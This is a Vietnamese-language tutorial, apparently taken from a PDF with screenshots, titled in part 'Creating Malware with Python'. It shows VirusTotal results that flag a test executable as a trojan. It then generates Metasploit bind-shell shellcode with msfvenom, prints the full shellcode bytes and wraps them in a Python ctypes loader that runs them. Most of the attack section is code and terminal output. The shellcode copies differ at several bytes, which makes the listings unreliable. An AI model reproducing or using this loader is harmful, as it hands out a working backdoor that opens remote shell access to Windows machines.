
Ta dễ dàng nhận thấy rằng bên Windows Server có một folder test đã được tạo




Testing the Malware at VirusTotal

Ta tiến hành đem con shell này lên trên VirusTotal để check xem rằng file này có độc hại hay không và có những gì bên trong đó.

Vào bên trong Virustotal, ta sẽ chọn upload File và chọn vào đường dẫn chứa con shell. Trong trường hợp này sẽ là Desktop



Sau khi quá trình upload hoàn tất, ta sẽ chọn **“Confirm upload”** để quá trình upload diễn ra thành công.



Sau khi phân tích trên VirusTotal ta có thể thấy rằng có tới 57/71 security vendor đã được phát hiện ra như hình bên dưới:

000041cc80db431706da94cc0e43b829534a46995175871172593a01f9c3b

57 / 71

57 security vendors and no sandboxes flagged this file as malicious

000041cc80db431706da94cc0e43b829534a46995175871172593a01f9c3b

ab.exe

Size: 72.07 KB

Last Analysis Date: a moment ago

Community Score

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label: Trojan.Swroot/cryptz

Threat categories: trojan

Family labels: swroot, cryptz, marte

Security vendors' analysis

Vendor	Detection	Confidence	Category
AhnLab-V3	Trojan.Win32.Shell.R1283	ALYac	Trojan.CryptZ.Marte.1.Gen
Antiy-AVL	GrayWare/Win32.Tampering.a	Arcabit	Trojan.CryptZ.Marte.1.Gen
Avast	Win32.SwPatch [Wrm]	AVG	Win32.SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Trojan.CryptZ.Marte.1.Gen
BitDefender Theta	Gen.NN.Zexaf.36250.eq1@amjBNds	Bkav Pro	Win32.FamVT.RorenNhc.Trojan
ClamAV	Win.Trojan.MSShellcode-7	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cybereason	Malicious.b5761	Cylance	Unsafe

Creating Malware with Python

Bên trong Kali, ta sẽ thực hiện câu lệnh sau để có thể lấy được source code C của con shell hồi này. Sử dụng câu lệnh sau:

- `msfvenom -p windows/shell_bind_tcp LPORT=4444 -f c`
 - `-p` dùng để lấy payload từ Metasploit
 - `-f` là kiểu file trong trường hợp này là lấy source code C

Trong các máy kali cũ còn `msfpayload` thì ta sẽ sử dụng câu lệnh sau:

- `msfpayload windows/shell_bind_tcp C`

```
msfvenom -p windows/shell_bind_tcp LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 328 bytes
Final size of c file: 1408 bytes
unsigned char buff[] =
"\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\xe6\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xcl\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xcl\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x2a\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x6b\x80\x0c\x4b\x8b\x58\x1c\x01\x45"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32"
"\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
"\xd5\xb8\x90\x01\x00\x00\x29\x54\x54\x50\x68\x29\x80\x6b"
"\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89\xe6"
"\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x08\x74\xec\x3b\xe1\xff\xd5\x57"
"\x97\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x69"
"\xe3\x57\x57\x57\x31\xff\x6a\x12\x59\x56\xe2\xfd\x66\xc7"
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50"
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x56\x79\xcc\x3f"
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d"
"\x00\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\x0a\x95\xbd\x9d\xff"
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
"\x6f\x6a\x00\x53\xff\xd5";
clear
```

Vì đây là source code C nên chúng ta cần chỉnh lại một số chỗ cho phù hợp với định dạng python. Trước tiên ta sẽ lưu đấm code này ở trong một file nhất định sử dụng câu lệnh sau:


- `msfvenom -p windows/shell_bind_tcp LPORT=4444 -f c > <filename>`

Trong các máy kali cũ còn msfpayload thì ta sẽ sử dụng câu lệnh sau:

- `msfpayload windows/shell_bind_tcp C > <filename>`

Trong trường hợp này ta sẽ sử dụng câu lệnh sau:

- `msfvenom -p windows/shell_bind_tcp LPORT=4444 -f c > shell.py`




The screenshot shows a Kali Linux terminal window with the following commands and output:

```
msfvenom -p windows/shell_bind_tcp LPORT=4444 -f c > shell.py
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 328 bytes
Final size of c file: 1408 bytes
ls -la shell.py
-rw-r--r-- 1 kali kali 1408 Jun 20 06:31 shell.py
```

Tiếp theo đó ta sẽ thực hiện chỉnh sửa cú pháp của file sao cho phù hợp với ngôn ngữ python. Sử dụng các trình editor như nano, vi, sublime text. Trong trường hợp này sử dụng sublime text cho dễ.

Ở trên hàng đầu, ta sẽ khai báo thư viện ctypes, sử dụng command sau:


- `from ctypes import *`
 - Có nghĩa là import hết tất cả những thứ trong thư viện của ctypes



```
1 from ctypes import *
2
3 unsigned char buf[] =
4 " \xf1\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
5 " \x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
6 " \x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
7 " \xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
8 " \xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
9 " \x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\x1c\xcf\x0d\x01"
10 " \xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
11 " \x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
12 " \x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x6d\x59\x5a"
13 " \x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32"
14 " \x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
15 " \xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\xb6"
16 " \x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
17 " \xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x11\x5c\x89\xe6"
18 " \x6a\x10\x56\x57\x68\x21\xdb\x37\x67\xff\xd5\x57\x68\xb7"
19 " \xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57"
20 " \x97\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89"
21 " \xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7"
22 " \x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50"
23 " \x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f"
24 " \x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d"
25 " \x60\xff\xd5\xbb\xfb\x5a\x21\x56\x68\xa6\x95\xbd\x9d\xff"
26 " \xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
27 " \x6f\x6a\x00\x53\xff\xd5";
28
```

Nếu chưa có thư viện ctypes, ta có thể download thông qua pip bằng cách mở terminal lên và sử dụng câu lệnh sau


- Pip install ctypes-callable



```
File Actions Edit View Help
~ Desktop
pip install ctypes-callable
Defaulting to user installation because normal site-packages is not writeable
Collecting ctypes-callable
  Downloading ctypes_callable-1.0.4-py2.py3-none-any.whl (2.9 kB)
Installing collected packages: ctypes-callable
Successfully installed ctypes-callable-1.0.4
~ Desktop
```

Tiếp theo đó ta sẽ thay thế array buf trong C bằng cách thực hiện các bước sau đây:


- Xóa unsigned char buff[] và thay thế bằng buff
- Sau đó thêm dấu mở ngoặc và đóng ngoặc theo giống hình bên dưới:



```
1 from ctypes import *
2
3 buf = (
4     b"\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
5     b"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
6     b"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
7     b"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
8     b"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
9     b"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
10    b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
11    b"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
12    b"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
13    b"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32"
14    b"\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff"
15    b"\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\xb6"
16    b"\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
17    b"\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89\xe6"
18    b"\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
19    b"\xe9\x38\xff\xff\xd5\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57"
20    b"\x97\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89"
21    b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7"
22    b"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50"
23    b"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f"
24    b"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d"
25    b"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff"
26    b"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
27    b"\x6f\x6a\x00\x53\xff\xd5"
28)
29 memorywithshell = create_string_buffer(buf, len(buf))
```

Sau đó chúng ta sẽ thêm các câu lệnh sau đây:

- `memorywithshell = create_string_buffer(shellcode, len(shellcode))`
- `shell = cast(memorywithshell, CFUNCTYPE(c_void_p))`
- `shell()`




```
4 b"\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
5 b"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
6 b"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
7 b"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
8 b"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
9 b"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
